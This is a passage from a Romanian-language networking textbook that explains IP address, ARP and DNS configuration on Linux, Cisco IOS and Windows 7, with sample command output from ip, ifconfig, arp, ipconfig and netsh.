    inet6 fe80::202:b3ff:fea0:9f65/64 scope link
       valid_lft forever preferred_lft forever
```

ATENȚIE: Dacă se configurează greșit o adresă IP (ați uitat masca de rețea sau aceasta este greșită), mai întâi ștergeți configurația respectivă (puneți `del` în loc de `add` în comandă). În caz contrar vor apărea anomalii greu de detectat.

Toate configurările făcute sunt în memoria RAM a calculatorului. La o repornire a sistemului de operare configurările se vor pierde.

O opțiune foarte utilă pentru utilitarul `ip` este folosirea parametrilor în formă scurtă variabilă. De exemplu, în loc de `address`, putem scrie doar un prefix din acesta, punând condiția ca acel prefix să fie unic, adică să nu mai existe alt parametru ce începe cu acel grup de caractere:

```
root@HQ:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
[...]
root@HQ:~# ip ad
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
[...]
root@HQ:~# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
```

```
[...]
root@HQ:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
[...]
root@HQ:~# ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN[...]
root@HQ:~# ip a sh
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
[...]
```

În afară de paginile de manual, puteți obține informații despre parametrii posibili folosind cuvântul cheie `help`:

```
root@HQ:~# ip address help
Usage: ip addr {add|change|replace} IFADDR dev STRING [ LIFETIME ]
                                                      [ CONFFLAG-LIST]
       ip addr del IFADDR dev STRING
[...]
```

ifconfig

O altă metodă de configurare a IP-urilor pe sistemele Linux este folosirea utilitarului `ifconfig`, parte a pachetului `net-tools`, împreună cu `netstat`, `arp` și `route` (pentru `route` vezi capitolul 6). Principalul dezavantaj al lui `ifconfig` este faptul că acesta se execută mult mai lent decât `ip address` (pentru mai multe detalii vezi [1]).

```
root@HQ:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:02:B3:A0:9F:65
          inet addr:86.122.60.17  Bcast:86.122.60.63  Mask:255.255.255.192
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11683841 errors:80107 dropped:0 overruns:0 frame:80107
          TX packets:9096265 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000

eth1      Link encap:Ethernet  HWaddr 00:03:47:E0:DA:38
          inet addr:192.168.254.1  Bcast:192.168.254.31  Mask:255.255.255.224
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4726904 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7221358 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000

eth3      Link encap:Ethernet  HWaddr 1C:6F:65:FD:0B:53
          inet addr:192.168.254.129  Bcast:192.168.254.159  Mask:255.255.255.224
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          Interrupt:24 Base address:0x8000
root@HQ:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:02:B3:A0:9F:65
          inet addr:86.122.60.17  Bcast:86.122.60.63  Mask:255.255.255.192
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11684015 errors:80107 dropped:0 overruns:0 frame:80107
          TX packets:9096275 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

Rularea fără nici un parametru duce la afișarea configurărilor făcute pe toate interfețele. Dacă succedăm comanda de numele interfeței, se afișează doar configurațiile interfeței respective. Pentru a configura un IP, după numele interfeței se adaugă IP-ul urmat de cuvântul cheie `netmask` și masca reprezentată în format *dotted-decimal*:

```
root@HQ:~# ifconfig eth3 10.0.0.1 netmask 255.255.255.0
root@HQ:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:02:B3:A0:9F:65
          inet addr:10.0.0.1  Bcast:10.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11684645 errors:80107 dropped:0 overruns:0 frame:80107
          TX packets:9096486 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

După cum se poate observa, adresa IP a fost rescrisă, cea veche nemaiexistând. Dacă se dorește adăugarea de mai multe adrese IP pe o interfață se introduce conceptul de subinterfață (o interfață virtuală asociată interfeței fizice). Pentru a specifica o subinterfață, se folosește numele interfeței urmat de `:` și un index (nu este obligatoriu să înceapă de la 0 sau să fie consecutive în cazul mai multor subinterfețe).

Mai întâi vom reconfigura interfața cu vechea adresă, după care vom adăuga o adresă IP pe o subinterfață:

```
root@HQ:~# ifconfig eth0 86.122.60.17 netmask 255.255.255.192
root@HQ:~# ifconfig eth0:2 10.0.0.1 netmask 255.255.255.0
root@HQ:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:02:B3:A0:9F:65
          inet addr:86.122.60.17  Bcast:86.122.60.63  Mask:255.255.255.192
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11685175 errors:80107 dropped:0 overruns:0 frame:80107
          TX packets:9096717 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000

eth0:2    Link encap:Ethernet  HWaddr 00:02:B3:A0:9F:65
          inet addr:10.0.0.1  Bcast:10.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
[...]
```

Se poate observa că interfețele au aceeași adresă MAC, ceea ce înseamnă că folosesc aceeași interfața fizică.

Ca și utilitarul `ip`, toate configurările făcute sunt stocate în memoria RAM, au caracter temporar, iar la o repornire a sistemului de operare acestea se pierd.

dhclient

În cazul în care în rețea există un server de DHCP care ne oferă în mod automat configurațiile interfeței, acestea se pot obține folosind utilitarul `dhclient`, urmat de numele interfeței.

```
root@HQ:~# dhclient eth0
root@HQ:~# dhclient -v eth0
Internet Systems Consortium DHCP Client 4.1-ESV-R4
Copyright 2004-2011 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:0c:29:4b:89:95
Sending on   LPF/eth0/00:0c:29:4b:89:95
Sending on   Socket/fallback
DHCPREQUEST of 192.168.132.147 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.132.147 from 192.168.132.254
bound to 192.168.132.147 -- renewal in 800 seconds.
```

În versiunile mai noi ale `dhclient`, acesta nu mai afișează niciun mesaj. Pentru a vedea mesajele schimbate de acesta puteți folosi opțiunea `-v` (verbose).

ATENȚIE: Toate configurațiile sunt stocate în memoria RAM, având caracter temporar. La o repornire a sistemului de operare, acestea se pierd.

/etc/network/interfaces

După cum s-a menționat în cadrul utilitarelor de configurare a adreselor IP, la o repornire a sistemului de operare toate configurațiile realizate nu mai sunt disponibile. Pentru a rezolva această problemă, sistemul de operare pune la dispoziție, în general, un mecanism prin care acestea să fie configurate la fiecare pornire a sistemului. Se mai spune despre configurație că este persistentă sau permanentă. În cadrul acestei secțiuni se va prezenta modul în care se realizează o configurație persistentă pe sistemele *debian-based*.

În fișierul `/etc/network/interfaces` se află configurațiile permanente. Pentru interfața eth0, intrarea în fișier este de forma:

```
root@HQ:~# cat /etc/network/interfaces
auto eth0
iface eth0 inet static
        address 86.122.60.17
        netmask 255.255.255.192
        network 86.122.60.0
        broadcast 86.122.60.63
        gateway 86.122.60.1
```

Se observă că s-au specificat adresa IP *86.122.60.17*, masca de rețea *255.255.255.192*, adresa de rețea *86.122.60.0*, adresa de difuzare *86.122.60.63* și gateway-ul *86.122.60.1*. Dacă nu sunt specificate, adresa de rețea și adresa de difuzare sunt calculate automat de către sistem. Dacă nu se

dorește adăugarea unui gateway și acesta poate fi omis. În concluzie, în afară de adresa IP și masca de rețea, toți ceilalți parametri sunt opționali.

În cazul în care configurațiile sunt obținute prin DHCP, se poate folosi următoarea directivă:

```
root@HQ:~# cat /etc/network/interfaces
[...]
auto eth1
iface eth1 inet dhcp
```

După realizarea configurărilor în fișier, acestea nu vor deveni active decât la următoarea pornire a sistemului. Pentru a nu reporni sistemul de fiecare dată când modificați o configurație, se poate reporni doar serviciul de rețea:

```
root@HQ:~# /etc/init.d/networking restart
 * Reconfiguring network interfaces...                                    ssh
stop/waiting
ssh start/running, process 19344
ssh stop/waiting
ssh start/running, process 19433
ssh stop/waiting
ssh start/running, process 19522
ssh stop/waiting
ssh start/running, process 19611
                                                                  [ OK ]
```

Și acest lucru este neplăcut, deoarece va afecta toate plăcile de rețea, reconfigurându-le. Pentru a evita reconfigurarea tuturor plăcilor, se pot folosi utilitarele `ifup` (pornește și configurează interfața) și `ifdown` (oprește interfața). **ATENȚIE:** acestea aplică configurația din fișierul `/etc/network/interfaces` numai dacă aveți specificată directiva `auto nume_intefață`.

```
root@HQ:~# ifdown eth1
root@HQ:~# ip addr s dev eth1 | grep DOWN
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN qlen 1000
root@micos:~# ifup eth1
ssh stop/waiting
ssh start/running, process 20124
root@HQ:~# ip addr s dev eth1 | grep DOWN
root@HQ:~# ip addr s dev eth1 | grep UP
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000.
```

ATENȚIE: Pentru orice modificare în fișierul de configurare trebuie să reporniți serviciul de rețea sau să folosiți utilitarele `ifup` și `ifdown`.

Pentru mai multe detalii despre directivele acceptate, consultați pagina de manual (`man interfaces`).

/etc/resolv.conf

Accesarea Internetului folosind adresa IP este foarte greoaie. Astfel trebuie să reținem pentru fiecare resursă din Internet (de exemplu site-uri) o adresă IP. Pentru a ușura accesul, se folosesc nume. Maparea între un nume și o adresă IP este făcută de serviciul de *DNS*. Pentru a putea accesa stațiile din Internet după nume este necesară configurarea clientului de *DNS*. Pe sistemele Linux se editează fișierul `/etc/resolv.conf` și se adaugă intrări de tipul `nameserver adresa_ip_server_dns`. Serverele de *DNS* sunt oferite de obicei de către ISP. Mai multe detalii despre funcționarea *DNS* vor fi prezentate în capitolul *Servicii de rețea*.

```
root@hQ:~# cat /etc/resolv.conf
nameserver 213.154.124.1
```

Spre deosebire de serviciul de rețea care trebuie repornit o dată ce am făcut vreo modificare în configurație, în acest caz toate modificările făcute vor fi folosite imediat după salvarea fișierului. Deci nu este necesară repornirea niciunui serviciu.

ip neigh

Tabela ARP dintr-un sistem de operare Linux poate fi vizualizată folosind comanda `ip` urmată de subcomanda `neigh` și parametrul `show`. Ca și pentru subcomanda address, rularea fără parametrul show va avea același efect.

```
root@HQ:~# ip neigh show
192.168.254.6 dev eth1 lladdr 1c:6f:65:58:10:4d REACHABLE
192.168.254.9 dev eth1 lladdr 00:11:d8:aa:03:df REACHABLE
root@HQ:~# ip neigh
192.168.254.6 dev eth1 lladdr 1c:6f:65:58:10:4d REACHABLE
192.168.254.9 dev eth1 lladdr 00:11:d8:aa:03:df REACHABLE
```

După cum s-a prezentat în partea teoretică, tabelele ARP se construiesc pe fiecare interfață. Dacă dorim să vizualizăm doar tabela de pe o interfață folosim parametrul `dev` urmat de numele interfeței.

```
root@HQ:~# ip neigh show dev eth0
86.122.60.1 lladdr 00:1d:71:99:05:40 DELAY
```

Pentru a vedea toate operațiile ce pot fi executate pe tabela ARP cu ajutorul utilitarului `ip` putem folosi parametrul `help`:

```
root@HQ:~# ip neigh help
Usage: ip neigh { add | del | change | replace } { ADDR [ lladdr LLADDR ]
          [ nud { permanent | noarp | stale | reachable } ]
          | proxy ADDR } [ dev DEV ]
       ip neigh {show|flush} [ to PREFIX ] [ dev DEV ] [ nud STATE ]
```

Pentru a șterge toate intrările din tabelă se folosește parametrul `flush`, urmat de cuvântul cheie `dev` și numele interfeței (`dev` este obligatoriu):

```
root@HQ:~# ip neigh flush
Flush requires arguments.
root@HQ:~# ip neigh flush dev eth1
root@HQ:~# ip neigh show dev eth1
192.168.254.6  FAILED
192.168.254.9  FAILED
```

De asemenea se pot adăuga intrări statice în tabela ARP. Aceasta poate fi folosită ca o măsură de securitate (numai cine are perechea IP-MAC configurată în tabela ARP poate accesa stația).

```
root@HQ:~# ip neigh add 192.168.254.20 lladdr 00:00:00:00:00:01 dev eth0
root@HQ:~# ip neigh show dev eth0
192.168.254.20 lladdr 00:00:00:00:00:01 PERMANENT
```

Pentur a șterge o intrare folosim parametrul `del`:

```
root@HQ:~# ip neigh del 192.168.254.20 lladdr 00:00:00:00:00:01 dev eth0
root@HQ:~# ip n s dev eth0
192.168.254.20  FAILED
```

Se observă că se pot folosi prescurtările descrise anterior.

arp

Ca și pentru configurarea unei adrese IP (`ip address` vs. `ifconfig`) și pentru management-ul tabelei ARP există un utilitar echivalent cu `ip neigh`: `arp`.

```
root@HQ:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.254.6            ether   1c:6f:65:58:10:4d   C                     eth1
192.168.254.9            ether   00:11:d8:aa:03:df   C                     eth1
86.122.60.1              ether   00:1d:71:99:05:40   C                     eth0
```

Se observă că rulat fără nici un parametru, `arp` afișează tabela. Pentru specificarea interfeței se folosește parametrul `-i`:

```
root@HQ:~# arp -i eth1
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.254.6            ether   1c:6f:65:58:10:4d   C                     eth1
192.168.254.9            ether   00:11:d8:aa:03:df   C                     eth1
```

Pentru a adăuga manual o intrare în tabela ARP se folosește parametrul –s (set):

```
root@HQ:~# arp -s 192.168.254.20 00:00:00:00:00:01
root@HQ:~# arp 192.168.254.20
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.254.20           ether   00:00:00:00:00:01   CM                    eth1
```

Se observă o altă modalitate de interogare a tabelei ARP: comanda `arp` urmată de IP-ul pentru care dorim să aflăm MAC-ul.

traceroute

O altă modalitate pentru a testa conectivitatea către o stație se realizează folosind utilitarul `traceroute`. Spre deosebire de `ping`, acesta arată toată ruterele prin care trece pachetul pentru a ajunge la destinație. Mai multe detalii vor fi prezentate în capitolul *Rutare*.

```
root@HQ:~# traceroute www.google.ro
traceroute to www.google.ro (173.194.39.183), 30 hops max, 60 byte packets
 1  86.122.60.1.constanta.rdsnet.ro (86.122.60.1)  1.669 ms  1.692 ms  1.775 ms
 2  10.225.72.145 (10.225.72.145)  1.231 ms  1.257 ms  1.238 ms
 3  CR01.constanta.rdsnet.ro (213.154.123.41)  1.768 ms  1.853 ms  1.902 ms
```

3.4.2 Cisco IOS

După cum s-a precizat și în capitolul introductiv, Cisco IOS oferă mai multe nivele de administrare. Deci pentru a putea configura o interfață trebuie să intrăm în modul de configurare al interfeței.

Pentru a vizualiza toate configurațiile sistemului, trecem în modul global:

```
Router>enable
Router#
```

Adresarea IP

Pentru a vizualiza configurația de nivel 3 a unei interfețe folosim comanda `show ip interface` urmată de numele interfeței.

```
Router#show ip interface FastEthernet 1/0
FastEthernet1/0 is up, line protocol is up (connected)
  Internet address is 150.240.5.243/29
  Broadcast address is 255.255.255.255
[...]
```

Dacă nu includem cuvântul cheie `ip` în comandă, și folosim doar `show interfaces` vor fi afișate și configurațiile de nivel 2.

```
Router#show interfaces fastEthernet 1/0
FastEthernet1/0 is up, line protocol is up (connected)
  Hardware is Lance, address is 0040.0bbc.3801 (bia 0040.0bbc.3801)
  Internet address is 150.240.5.243/29
  MTU 1500 bytes, BW 100000 Kbit, DLY 100 usec,
     reliability 255/255, txload 1/255, rxload 1/255
[...]
```

Dacă nu specificăm nicio interfață după comanda `show ip interface`, vor fi afișate toate interfețele sistemului:

```
Router#show ip interface
FastEthernet0/0 is up, line protocol is up (connected)
  Internet protocol processing disabled
FastEthernet0/0.8 is up, line protocol is up (connected)
  Internet address is 150.240.5.225/28
[...]
FastEthernet0/0.140 is up, line protocol is up (connected)
  Internet address is 150.240.3.1/24
[...]
```

Pentru a realiza orice fel de configurare trebuie să intrăm în modul global de configurare, după care vom intra în modul de configurare al interfeței folosind comanda `interface` urmată de numele acesteia:

```
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#
Router(config)#interface ?
[...]
  Ethernet          IEEE 802.3
  FastEthernet      FastEthernet IEEE 802.3
  GigabitEthernet   GigabitEthernet IEEE 802.3z
[...]
Router(config)#interface FastEthernet ?
  <0-9>  FastEthernet interface number
Router(config)#interface FastEthernet 0/?
  <0-24>  FastEthernet interface number
Router(config)#interface FastEthernet 0/0
Router(config-if)#
```

În acest moment putem configura o adresă IP folosind comanda `ip address` urmată de adresa IP și masca de rețea:

```
Router(config-if)#ip address 10.0.0.1 255.255.255.0
Router(config-if)#exit
Router(config)#exit
Router#show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol

FastEthernet0/0        10.0.0.1        YES manual up                    up

FastEthernet0/0.8      150.240.5.225   YES manual up                    up

FastEthernet0/0.140    150.240.3.1     YES manual up                    up
```

Se observă că adresa IP a fost configurată. O altă observație este legată de cuvântul cheie `brief`. Acesta poate fi folosit pentru a sumariza toate configurațiile de nivel 3 ale ruterului.

Dacă se configurează o altă adresa IP, se suprascrie cea veche. De asemenea se obsevă că putem folosi doar un prefix al comenzii, dacă acesta este unic:

```
Router(config)#int fastEthernet 0/0
Router(config-if)#ip addr 10.1.1.1 255.255.255.0
Router(config-if)#exit
Router(config)#exit
Router#show ip interface br
Interface              IP-Address      OK? Method Status                Protocol

FastEthernet0/0        10.1.1.1        YES manual up                    up

FastEthernet0/0.8      150.240.5.225   YES manual up                    up

FastEthernet0/0.140    150.240.3.1     YES manual up                    up
```

Pentru a configura o interfață să își preia adresa IP de la un server DHCP folosim comanda `ip address dhcp`:

```
Router(config)#interface fastEthernet 0/0
Router(config-if)#ip address dhcp
Router(config-if)#exit
Router(config)#exit
Router#sh ip int br
Interface              IP-Address      OK? Method Status                Protocol

FastEthernet0/0        unassigned      YES DHCP   up                    up

FastEthernet0/0.8      150.240.5.225   YES manual up                    up

FastEthernet0/0.140    150.240.3.1     YES manual up                    up
```

Toate configurațiile prezentate mai sus sunt făcute în memoria RAM a sistemului. La o repornire, acestea se vor pierde. Pentru a salva modificările în memoria permanentă trebuie executată comanda `write memory`:

```
Router# write memory
Building configuration...
[OK]
```

Tabela ARP

Pentru a vizualiza tabela ARP folosim comanda `show ip arp`:

```
Router#show ip arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  10.1.1.1               -   0007.EC90.7E01  ARPA   FastEthernet0/0
Internet  150.240.5.243          -   0040.0BBC.3801  ARPA   FastEthernet1/0
```

3.4.3 Windows

În sistemele de operare Windows adresa IP se configurează în general prin GUI. Cei de la *Microsoft* au introdus un utilitar prin care acestea se pot și din linie de comandă, purtând numele de `netsh`. Practic cu acesta se poate realiza orice fel de configurare legată de serviciul de rețea.


În continuare se va prezenta metoda de configurare prin GUI a adreselor IP pe Windows 7.

Network and Sharing Center

Network and Sharing Center reprezintă principalul utilitar de configurare a rețelei în *Windows Server 2008*. El poate fi accesat în unul dintre următoarele moduri:

- în *System Tray* (denumit și *Notification Area*), dacă este afișată pictograma de conectivitate la rețea, printr-un clic pe aceasta urmat de selecția opțiunii *Open Network and Sharing Center* din meniu;
- din *Control Panel*, accesând *Network and Internet* urmat de *Network and Sharing Center* (sau direct accesând *Network and Sharing Center* pentru *Control Panel* în modul *Classic View*).

Atât în cazul rețelelor cablate cât și pentru cele *wireless*, *Network and Sharing Center* atribuie una dintre cele trei locații posibile: *public*, *private* și *domain*. Aceste locații reprezintă parametri ce sunt setați pentru orice calculator ce rulează *Windows 7* sau *Windows Server 2008*, fiecare configurându-și apartenența la rețea printr-una dintre cele trei locații. Diferite proprietăți ale rețelei pot fi activate sau dezactivate automat în funcție de tipul ei.



3-11 Network and Sharing Center în Windows 7

Implicit, toți clienții sunt membri ai unei locații de tip *public*. Pentru un astfel de calculator, *Windows Firewall* este activ, serviciul de *Network Discovery* este oprit, partajarea fișierelor și a imprimantei este dezactivată iar generarea unei hărți a rețelei (*Network Map*) este indisponibilă.

Când un calculator este asignat unei locații de tip *private* serviciul de *Nework Discovery* și *Network Map* sunt activate. Partajarea fișierelor este oprită, dar, spre deosebire de locația *public*, partajarea poate fi activată individual și independent pe fiecare calculator.

Dacă un calculator devine membru al unui domeniu *Active Directory*, el este automat inclus în locația de tip *domain*. Membrii acestei locații beneficiază de aproximativ aceeași configurație ca și cei din tipul de locatie *private*, cu excepția că parametrii *Windows Firewall*, *Network Discovery* și *Network Map* sunt determinate de politicile de grup ale domeniului (*Group Policy Settings*).

Alte opțiuni disponibile în *Network and Sharing Center*:

- ***Network Discovery***: Permite calculatorului propriu să poată localiza alte calculatoare din rețea și să poată fi localizat, la rândul său. Opțiunea poate fi setată pe *On*, *Off* sau poate avea valoarea *Custom*, spre exemplul în situația în care *Network Discovery* este activ dar *firewall*-ul nu deține o regulă pentru a permite funcționarea sa în rețea.
- ***File Sharing***: Partajarea fișierelor creează automat o permisiune în *firewall* pentru ca protocolul să poată funcționa. Activarea *File Sharing*-ului permite utilizatorilor să partajeze fișierele din propriul profil, adică din `%systemroot%\Users\%username%`. Administratorii de sistem pot partaja orice fișier din calculator.
- ***Public Folder Sharing***: În directorul de profil al fiecărui utilizator există un subdirector numit *Public* care este automat partajat în momentul activării acestei opțiuni. La activarea *Public Folder Sharing* este activată automat și opțiunea de *File Sharing*.
- ***Printer Sharing***: Opțiunea oferă posibilitatea de partajare a accesului la imprimantele instalate local, pentru a putea fi folosite de orice alt calculator din rețea. De asemena, activarea aceste opțiuni are ca efect și activarea opțiunii de *File Sharing*.
- ***Password Protected Sharing***: Opțiunea este disponibilă doar pe sistemele care nu sunt membre ale unui domeniu. În momentul activării sale, accesul la resursele locale partajate este restricționat doar pentru cei care au un cont valid de utilizator pe calculatorul gazdă.

Network Connections

Windows 7 detectează și configurează automat conexiunile asociate interfețelor de rețea din sistem. Aceste conexiuni sunt listate în *Network Connections*, alături de alte conexiuni configurate manual, cum ar fi cele de tip *dial-up*, VPN-uri sau conexiuni de tip PPPoE.

Network Connections poate fi accesat în mai multe moduri:

- din interfața Network and Sharing Center, clic pe *Change Adapter Settings*.
- de la meniul *Start*, scriind comanda `ncpa.cpl` sau `control netconnections` fie în câmpul de *Search*, fie la *Run*.


Conexiunile în sine nu permit calculatoarelor să comunice printr-o rețea. În realitate, clienții, serviciile și protocoalele în contextul conexiunilor sunt cele care permit comunicația între două sau mai multe stații. În fereastra de proprietăți a conexiunilor sunt afișați clienții, protocoalele și serviciile atașate acelei conexiuni. Una dintre modalitățile de a afișa proprietățile unei conexiuni este din *Network Connections*, prin clic dreapta pe una dintre conexiuni și apoi clic pe *Properties*, din meniu. De asemenea, se poate ajunge aici și din *Network and Sharing Center,* prin clic pe *View Status* și apoi pe *Properties*, în dreptul conexiunii dorite.

Elementele bifate indică componente ce sunt atașate conexiunii respective:

- ***Network Clients***: Într-o rețea Windows, clienții sunt componente software care permit unei stații să se conecteze cu un anumit sistem de operare din rețea. Implicit, singurul client disponibil pentru toate conexiunile locale este *Client for Microsoft Networks*. Acesta permite calculatoarelor ce rulează Windows să se conecteze și să partajeze resurse între ele.
- ***Network Services***: Serviciile sunt componente software ce oferă funcționalități suplimentare conexiunilor. *File and Printer Sharing for Microsoft Networks* și *QoS Packet Scheduler* sunt două dintre serviciile atașate implicit tuturor conexiunilor locale. *File and*


Printer Sharing for Microsoft Networks permite calculatorului să partajeze fișiere pentru a fi accesate din rețea. *QoS Packet Scheduler* oferă control asupra traficului din rețea, cu posibilitatea de a prioritiza anumite fluxuri de date și servicii.

- ***Network Protocols***: Calculatoarele comunică printr-o conexiune doar prin intermediul protocoalelor atașate acelei conexiuni. Suportul pentru IPv4 și IPv6 este inclus implicit pentru toate conexiunile locale.



3-12 Fereastra de proprietăți ale unei conexiuni

Pentru a afișa fereastra de stare a unei conexiuni se apasă clic dreapta pe una dintre conexiunile din *Network Connections* și se alege *Status* din meniul contextual (sau dublu clic direct) sau se apasă direct pe *View Status* din dreptul conexiunii dorite, din *Network and Sharing Center*.




3-13 Starea unei conexiuni, împreună cu detaliile sale

Din fereastra de stare a conexiunii se poate accesa și o fereastră cu detalii despre conexiune, ce include detalii despre interfața de rețea folosită, adresele configurate și alte detalii legate de configurarea automată (dacă este cazul).

O conexiune poate beneficia de o configurație IP manuală sau automată. Configurația manuală este denumită și configurație statică deoarece persistă și după restartarea sistemului și este de importanță critică pentru servere și echipamente specializate într-o rețea.

Asignarea manuală a unei adrese statice și a altor parametri de configurare IPv4 unei conexiuni se face folosind fereastra *Internet Protocol Version 4 (TCP/IP) Properties* din lista de protocoale atașate unei conexiuni. Pentru a o accesa, se deschide fereastra de proprietăți a unei conexiuni (vezi Fig. 3-12) și se face dublu clic pe *Internet Protocol Version 4 (TCP/IPv4)*.



3-14 Fereastra de configurare a adreselor protocolului IPv4

Implicit, o conexiune de rețea este setată pentru a-și obține automat configurația. Pentru a specifica o configurație statică, este necesară selectarea opțiunii *Use the following IP address* eventual împreună cu specificarea unui server DNS primar și a unuia alternativ.

În cazul în care în aria de *broadcast* a unui client nu este localizat un server DHCP, un client ce a fost configurat să își obțină configurația IP în mod automat va recurge la informațiile din configurația IP alternativă, dacă aceasta a fost definită.

Asignarea unei configurații alternative se face prin selectarea paginii *Alternate Configuration* din fereastra de configurare *Internet Protocol Version 4 (TCP/IPv4) Properties*. Configurația alternativă suportă specificarea unei adrese IP, a unei măști de rețea, a unui *default gateway*, a unuia sau a două servere DNS și a unuia sau a două servere WINS.

Deoarece o configurație alternativă permite unui calculator să folosească o configurație IP specifică și detaliată în momentul în care nu se detectează un server DHCP în rețeaua locală, ea este utilă pentru sistemele mobile care circulă între rețele, unele cu servere DHCP iar altele fără.

ipconfig

Una dintre cele mai simple comenzi ce pot fi folosite pentru a consulta configurația IP a interfețelor din sistem este `ipconfig`, ce poate fi introdusă în *prompt*-ul de comandă:

Pentru a obține informații extinse despre toate interfețele instalate în sistem se poate folosi parametrul `/all`:

```
C:\Users\Mihai>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Mihai-PC
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : labs.cs.pub.ro

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : labs.cs.pub.ro
   Description . . . . . . . . . . . : Broadcom 440x 10/100 Integrated Controller
   Physical Address. . . . . . . . . : 00-1C-23-A0-73-6E
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::21c:23ff:fea0:736e%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.16.7.65(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.252.0
   Lease Obtained. . . . . . . . . . : 12 octombrie 2012 10:14:13
   Lease Expires . . . . . . . . . . : 12 octombrie 2012 17:48:37
   Default Gateway . . . . . . . . . : 172.16.4.254
   DHCP Server . . . . . . . . . . . : 172.16.4.253
   DHCPv6 IAID . . . . . . . . . . . : 285219875
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-16-13-75-8C-00-1C-23-A0-73-6E

   DNS Servers . . . . . . . . . . . : 141.85.226.5
                                       141.85.241.113
   NetBIOS over Tcpip. . . . . . . . : Enabled

Wireless LAN adapter Wireless Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : labs.cs.pub.ro
   Description . . . . . . . . . . . : Dell Wireless 1390 WLAN Mini-Card
   Physical Address. . . . . . . . . : 00-1D-D9-36-8E-71
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
```

Comanda `ipconfig` poate fi folosită și pentru a forța primirea unei configurații prin DHCP, dacă există un astfel de server în rețea. Pentru aceasta, comanda `ipconfig /release` șterge configurația dinamică de pe toate interfețele configurate dinamic, iar comanda `ipconfig /renew` trimite cereri DHCP pe toate interfețele ce au fost setate pentru configurare automată.

netsh

Pentru inspectarea și modificarea configurației IP din linie de comandă, *Windows* pune la dispoziție utilitarul `netsh`. Comanda poate fi folosită ca un *prompt* de comandă, introducând doar `netsh` în `cmd.exe` (ca mai jos) sau se poate scrie fiecare comandă cu toți parametrii precedați de cuvântul cheie `netsh` pentru a primi imediat un rezultat.

```
C:\Users\Mihai>netsh
netsh>
netsh>exit

C:\Users\Mihai>netsh interface ipv4 show


The following commands are available:

Commands in this context:
show addresses - Shows IP address configurations.
[...]
```

În general, navigarea prin comenzile disponibile în `netsh` se poate face treptat, în sensul că la fiecare adăugare a unui parametru, dacă acesta nu constituie o comandă completă, `netsh` va afișa o listă cu toți parametrii suportați în continuare, împreună cu o scurtă explicație a lor. Spre exemplu, dacă se dorește vizualizarea tuturor comenzilor de tip `show`, se poate introduce următoarea comandă:

```
netsh>interface ipv4 show

The following commands are available:

Commands in this context:
```

```
show addresses - Shows IP address configurations.
show compartments - Shows compartment parameters.
show config    - Displays IP address and additional information.
[...]
```

În exemplul următor se dorește stabilirea unei configurații statice pe o anumită interfață. Pentru aceasta, este necesar să se ruleze întâi o comandă `show` care să listeze interfețele de rețea împreună cu numerele lor de ordine:

```
netsh>interface ipv4 show interfaces

Idx     Met         MTU          State                Name
---  ----------  ----------  ------------  ---------------------------
  1          50  4294967295  connected     Loopback Pseudo-Interface 1
 11          30        1500  disconnected  Wireless Network Connection
 17           5        1500  disconnected  Wireless Network Connection 2
 12          20        1500  connected     Local Area Connection
